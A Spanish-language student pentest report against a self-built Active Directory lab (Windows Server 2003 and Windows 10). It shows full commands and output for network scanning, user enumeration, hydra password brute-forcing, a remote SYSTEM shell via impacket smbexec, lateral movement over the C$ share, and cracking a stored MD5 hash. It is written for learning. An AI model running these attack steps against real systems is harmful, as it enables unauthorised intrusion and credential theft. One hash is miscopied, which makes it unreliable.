



PROYECTO FINAL

INTRODUCCIÓN

- Este informe documenta el proceso completo de auditoría de seguridad a un entorno empresarial simulado basado en Active Directory. Se evaluó la seguridad de un dominio en Windows Server 2003 con la unión al dominio de Windows 10 . El objetivo fue identificar vulnerabilidades y demostrar técnicas de post-explotación, movimiento lateral y obtención de credenciales, siguiendo metodologías de pentesting.



Índice

Creación y Configuración del Entorno Vulnerable

Entorno

Fase 1: Descubrimiento y Escaneo de Red

Fase 2: Enumeración de Servicios

Fase 3: Ataques de Fuerza Bruta y ASREPRoasting

Fase 4: Acceso Remoto y Shell

Fase 5: Post-Explotación y Movimiento Lateral

Fase 6: Uso de las Credenciales de soporte

Conclusiones



- Creación y Configuración del Entorno Vulnerable
- La creación de este laboratorio de pentesting se centró en simular un entorno Active Directory con vulnerabilidades comunes para demostrar técnicas de ataque. Los pasos principales para configurar el entorno fueron:
- **Instalación de las Máquinas Virtuales:** Se utilizaron dos máquinas virtuales en VirtualBox:
 - **Windows Server 2003:** Se instaló y configuró como el Controlador de Dominio para el dominio `midominio.local`, con la dirección IP `192.168.1.23` y el nombre de host `TOKIO-2003`. Se habilitó el rol de Active Directory Domain Services y se promovió el servidor a Controlador de Dominio.
 - **Windows 10:** Se instaló y unió al dominio `midominio.local`, obteniendo la dirección IP `192.168.1.112`.





- **Creación de Usuarios y Grupos en Active Directory:** Se crearon varios usuarios con contraseñas predecibles y diferentes niveles de privilegios para simular un entorno empresarial típico:
- `admin1`: Con la contraseña `admin`, miembro de "Administradores del dominio" (simulando un administrador con privilegios elevados).
- `soporte`: Con la contraseña `password`, miembro de "Operadores de copia de seguridad" (simulando un usuario con privilegios medios).
- `invitado123`: Sin contraseña (vacía), miembro de "Usuarios del dominio" (simulando un usuario restringido).
- `marcos.cabello`: Con una contraseña definida durante las pruebas.



- **Configuración de Vulnerabilidades:** Se realizaron ajustes en la configuración del dominio para crear un entorno vulnerable:
- **Deshabilitar la complejidad de contraseñas:** A través de la Directiva de Grupo del dominio, se modificó la política de contraseñas para deshabilitar los requisitos de complejidad, permitiendo contraseñas débiles y fáciles de adivinar.
- **Permitir contraseñas vacías:** Se aplicó una plantilla .inf mediante la herramienta secdit en el Controlador de Dominio para permitir el establecimiento de contraseñas vacías para las cuentas de usuario.
- **Creación de usuario backdoor:** Se creó intencionalmente el usuario backdoor sin contraseña y se añadió al grupo local "Administrators" en el Controlador de Dominio para simular una vulnerabilidad de persistencia.
- **Compartir carpetas sin restricciones:** Se compartieron carpetas en la red (para pruebas SMB) sin las restricciones de permisos , lo que podría permitir el acceso no autorizado a la información.
- **Habilitar puertos sin filtros:** Se aseguró que los puertos cruciales para los servicios de ataque (SMB: 139, 445; RPC: 135; Kerberos: 88; LDAP: 389) estuvieran habilitados y sin ningún tipo de filtrado (firewall) entre las máquinas virtuales.
- **Uso de contraseñas débiles:** Se seleccionaron contraseñas comunes y fáciles de adivinar para las cuentas de usuario clave, como admin y password.
- **Carpetas con credenciales de otros usuarios**



- Estos pasos iniciales fueron cruciales para preparar un entorno donde las fases posteriores del pentesting pudieran demostrar la explotación de vulnerabilidades comunes en un entorno Active Directory.

Imágenes de la creación del directorio Activo





Creación de los usuarios

Usuarios y equipos de Active Directory

Archivo Acción Ver Ventana Ayuda

Usuarios y equipos de Active Director

Consultas guardadas

midominio.local

Builtin

Computers

Domain Controllers

ForeignSecurityPrincipals

Users

UsuariosVulnerables

Users 20 objetos

Nombre	Tipo	Descripción
Administrador	Usuario	Cuenta para la administra...
Administrado...	Grupo de seguri...	Administradores designad...
Administrado...	Grupo de seguri...	Administradores designad...
Administrators	Grupo de seguri...	
Admins. del d...	Grupo de seguri...	Administradores designad...
backdoor	Usuario	
Controladore...	Grupo de seguri...	Todos los controladores d...
DnsAdmins	Grupo de seguri...	Grupo de administradores ...
DnsUpdatePr...	Grupo de seguri...	Cientes DNS que tienen p...
Equipos del d...	Grupo de seguri...	Todas los servidores y est...
HelpServices...	Grupo de seguri...	Grupo para el Centro de a...
Invitado	Usuario	Cuenta para acceso como...
Invitados del...	Grupo de seguri...	Todos los invitados del do...
marcos cabello	Usuario	
Propietarios ...	Grupo de seguri...	Los miembros de este gru...
Publicadores ...	Grupo de seguri...	Los miembros de este gru...
Servidores R...	Grupo de seguri...	Los servidores de este gr...
SUPPORT_38...	Usuario	Ésta es una cuenta de pro...
TelnetClients	Grupo de seguri...	Miembros de este grupo ti...
Usuarios del ...	Grupo de seguri...	Todos los usuarios del do...

Usuarios y equipos de Active Directory

Archivo Acción Ver Ventana Ayuda

Usuarios y equipos de Active Director

Consultas guardadas

midominio.local

Builtin

Computers

Domain Controllers

ForeignSecurityPrincipals

Users

UsuariosVulnerables

UsuariosVulnerables 3 objetos

Nombre	Tipo	Descripción
admin1	Usuario	
invitado123	Usuario	
soporte	Usuario	

Creación de contraseña hasheada y credenciales de usuario dentro de una carpeta de un administrador

The screenshot displays a Kali Linux desktop environment. In the background, a web browser window is open to the CyberChef website at [https://gchq.github.io/CyberChef/#recipe=MD5\(\)&input=cGFzc3dvcmQ](https://gchq.github.io/CyberChef/#recipe=MD5()&input=cGFzc3dvcmQ). The browser's address bar shows the URL, and the page content includes a sidebar with various operations like md5, MD5, MD4, SHA3, and a main area with a 'Recipe' section set to 'MD5' and an 'Input' field containing 'password'. The 'Output' field displays the hashed result: '5f4dcc3b5aa765d61d8327deb882cf99'. In the foreground, a Notepad window titled '*credenciales.txt: Bloc de notas' is open, showing the same hashed password: 'soporte:5f4dcc3b5aa765d61d8327deb882cf99'. The desktop background is blue, and several icons are visible, including 'Papelera de reciclaje', 'Microsoft Edge', and a folder named 'users'.

Operations

Recipe	Input	Output
MD5	password	5f4dcc3b5aa765d61d8327deb882cf99

*credenciales.txt: Bloc de notas

soporte:5f4dcc3b5aa765d61d8327deb882cf99

- Fase 1: Descubrimiento y Escaneo de Red
- 1.1 Descubrimiento de hosts activos
- `nmap -sn 192.168.1.0/24`
- Hosts identificados:
- 192.168.1.23 (Windows Server 2003)
- 192.168.1.112 (Windows 10)
- 1.2 Escaneo de puertos y servicios
- `nmap -sS -sV -sC 192.168.1.23`
- `nmap -sS -sV -sC 192.168.1.112`
- Servicios clave: SMB, RPC, LDAP, Kerberos.

Escaneo de redes

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sS -sV -sC 192.168.1.112  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 08:46 EDT  
Nmap scan report for 192.168.1.112  
Host is up (0.00027s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
135/tcp    open  msrpc        Microsoft Windows RPC  
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds Windows 10 Pro 19045 microsoft-ds (workgroup: MIDO  
MINIO)  
MAC Address: 08:00:27:D0:80:51 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Service Info: Host: WINDOWS10; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
| smb-os-discovery:  
|   OS: Windows 10 Pro 19045 (Windows 10 Pro 6.3)  
|   OS CPE: cpe:/o:microsoft:windows_10:-  
|   Computer name: windows10  
|   NetBIOS computer name: WINDOWS10\x00  
|   Domain name: midominio.local  
|   Forest name: midominio.local  
|   FQDN: windows10.midominio.local  
|_  System time: 2025-04-19T14:47:31+02:00  
| smb2-security-mode:  
|   3:1:1:
```

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sS -sV -sC 192.168.1.23  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 08:46 EDT  
Nmap scan report for 192.168.1.23  
Host is up (0.00016s latency).  
Not shown: 985 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain       Simple DNS Plus  
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-  
19 12:46:53Z)  
135/tcp    open  msrpc        Microsoft Windows RPC  
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn  
389/tcp    open  ldap  
445/tcp    open  microsoft-ds Windows Server 2003 R2 3790 Service Pack 2 micros  
oft-ds  
464/tcp    open  kpasswd5?  
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0  
636/tcp    open  tcpwrapped  
1025/tcp   open  msrpc        Microsoft Windows RPC  
1027/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0  
1037/tcp   open  msrpc        Microsoft Windows RPC  
1045/tcp   open  msrpc        Microsoft Windows RPC  
3268/tcp   open  ldap  
3269/tcp   open  tcpwrapped  
MAC Address: 08:00:27:B1:0C:93 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:wi
```




- Fase 2: Enumeración de Servicios
- 2.1 Enum4linux
- `enum4linux -a 192.168.1.23`
- Dominio: MIDOMINIO
- SID del dominio: S-1-5-21-...
- Usuarios: Administrador, krbtgt, SUPPORT_388945a0, etc.
- 2.2 Enumeración Kerberos con kerbrute
- `kerbrute userenum --dc 192.168.1.23 -d midominio.local usuarios.txt`
- Se validaron: Administrador, TOKIO-2003\$

File Actions Edit View Help

nmap x enum x hydra x kali@kali: ~/impacket/examples x

```
(kali@kali)~  
$ sudo enum4linux -a 192.168.1.23  
[sudo] password for kali:  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Apr 18 09:16:06 2025
```

```
===== ( Target Information ) =====
```

```
Target ..... 192.168.1.23  
RID Range ..... 500-550,1000-1050  
Username ..... ''  
Password ..... ''  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
===== ( Enumerating Workgroup/Domain on 192.168.1.23 ) =====
```

```
[+] Got domain/workgroup name: MIDOMINIO
```

```
===== ( Nbtstat Information for 192.168.1.23 ) =====
```

```
Looking up status of 192.168.1.23
```

TOKIO-2003	<00>	-	B	<ACTIVE>	Workstation Service
MIDOMINIO	<00>	-	<GROUP>	B	<ACTIVE> Domain/Workgroup Name
MIDOMINIO	<1c>	-	<GROUP>	B	<ACTIVE> Domain Controllers
TOKIO-2003	<20>	-	B	<ACTIVE>	File Server Service
MIDOMINIO	<1b>	-	B	<ACTIVE>	Domain Master Browser
MIDOMINIO	<1e>	-	<GROUP>	B	<ACTIVE> Browser Service Elections
MIDOMINIO	<1d>	-	B	<ACTIVE>	Master Browser
.._MSBROWSE_..	<01>	-	<GROUP>	B	<ACTIVE> Master Browser

```
MAC Address = 08-00-27-B1-0C-93
```

```
===== ( Session Check on 192.168.1.23 ) =====
```

```
[+] Server 192.168.1.23 allows sessions using username '', password ''
```

```
===== ( Getting domain SID for 192.168.1.23 ) =====
```

```
Domain Name: MIDOMINIO  
Domain Sid: S-1-5-21-2316627884-1707288321-4013007906
```

```
[+] Host is part of a domain (not a workgroup)
```

```
enum
File Actions Edit View Help
nmap x enum x hydra x kali@kali: ~/impacket/examples x

[+] Getting local groups:
[+] Getting local group memberships:
    PID System
[+] Getting domain groups:
[+] Getting domain group memberships:
    Name
===== ( Users on 192.168.1.23 via RID cycling (RIDS: 500-550,100
0-1050) ) =====

[+] Enumerating users using SID S-1-5-21-2316627884-1707288321-4013007906 and
    logon username '', password ''

S-1-5-21-2316627884-1707288321-4013007906-500 MIDOMINIO\Administrador (Local
User)
S-1-5-21-2316627884-1707288321-4013007906-501 MIDOMINIO\Invitado (Local User)
S-1-5-21-2316627884-1707288321-4013007906-502 MIDOMINIO\krbtgt (Local User)
S-1-5-21-2316627884-1707288321-4013007906-512 MIDOMINIO\Admins. del dominio (
Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-513 MIDOMINIO\Usuarios del dominio
(Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-514 MIDOMINIO\Invitados del dominio
(Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-515 MIDOMINIO\Equipos del dominio (
Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-516 MIDOMINIO\Controladores de domi
nio (Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-517 MIDOMINIO\Publicadores de certi
ficados (Local Group)
S-1-5-21-2316627884-1707288321-4013007906-518 MIDOMINIO\Administradores de es
quema (Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-519 MIDOMINIO\Administradores de or
ganización (Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-520 MIDOMINIO\Propietarios del crea
dor de directivas de grupo (Domain Group)
S-1-5-21-2316627884-1707288321-4013007906-1000 MIDOMINIO\HelpServicesGroup (L
ocal Group)
S-1-5-21-2316627884-1707288321-4013007906-1001 MIDOMINIO\SUPPORT_388945a0 (Lo
cal User)
S-1-5-21-2316627884-1707288321-4013007906-1002 MIDOMINIO\TelnetClients (Local
Group)
S-1-5-21-2316627884-1707288321-4013007906-1003 MIDOMINIO\TOKIO-2003$ (Local U
ser)
```



- Fase 3: Ataques de fuerza bruta y ASREPRoasting
- 3.1 Fuerza bruta con hydra
- `hydra -l Administrador -P /usr/share/wordlists/rockyou.txt 192.168.1.23`
- Encontró -> Administrador:admin
- 3.2 ASREPRoasting
- `GetNPUsers.py midominio.local/ -usersfile usuarios.txt -dc-ip 192.168.1.23 -no-pass`
- No se pudo obtener información útil debido a problemas con la herramienta


```
hydra
File Actions Edit View Help
nmap x enum x hydra x kali@kali: ~ x

(kali@kali)-[~]
$ sudo hydra -l Administrador -P /usr/share/wordlists/rockyou.txt.gz smb://192.168.1.23
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-18 09:
20:35
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:1
4344399), ~14344399 tries per task
[DATA] attacking smb://192.168.1.23:445/
[STATUS] 4090.00 tries/min, 4090 tries in 00:01h, 14340309 to do in 58:27h, 1
active
[STATUS] 4417.33 tries/min, 13252 tries in 00:03h, 14331147 to do in 54:05h,
1 active
[445][smb] host: 192.168.1.23 login: Administrador password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-18 09:
25:22

(kali@kali)-[~]
$
```



- Fase 4: Acceso Remoto y Shell
- smbexec.py (corregido error `logger.init`)
- Para corregir ese error -> `nano ~/impacket/examples/smbexec.py`
- Reemplazamos:
- `logger.init(options.ts, options.debug)` que se encontraba en la Línea 370
- Por → `logger.init()`
- Se utilizó, para obtener una shell remota ->
- `python3 smbexec.py MIDOMINIO/Administrador:admin@192.168.1.23`

- Fase 5: Post-Explotación y Movimiento Lateral
- 5.1 Post-explotación en Server 2003
- `whoami`
- `mkdir C:\backdoor_info`
- 5.2 Movimiento lateral a Windows 10
- `net use \\192.168.1.112\C$ /user:MIDOMINIO\Administrador admin`
- `net users`
- Se identificó el usuario `admin1`
- `dir \\192.168.1.112\C$\Users\admin1`
- Se accedió al escritorio:
- `dir \\192.168.1.112\C$\Users\admin1\Desktop\users\soporte`
- Archivo `credenciales.txt` contiene:
- `soporte:5f4dcc3b5aa765d61d3d8327deb882cf99`
- Se hasheo "password" gracias a la herramienta `cyberchef`
- MD5: `5f4dcc3b5aa765d61d3d8327deb882cf99` → password
- Se descifró con la herramienta `DCODE`

Shell interactiva obtenida

```
(kali㉿kali)-[~]  
$ cd ~/impacket/examples/  
python3 smbexec.py MIDOMINIO/Administrador:admin@192.168.1.23  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[!] Launching semi-interactive shell - Careful what you execute  
C:\WINDOWS\system32>whoami  
nt authority\system  
  
C:\WINDOWS\system32>net use \\192.168.1.112\C$ /user:MIDOMINIO\Administrador  
admin  
Se ha completado el comando correctamente.  
  
C:\WINDOWS\system32>net users  
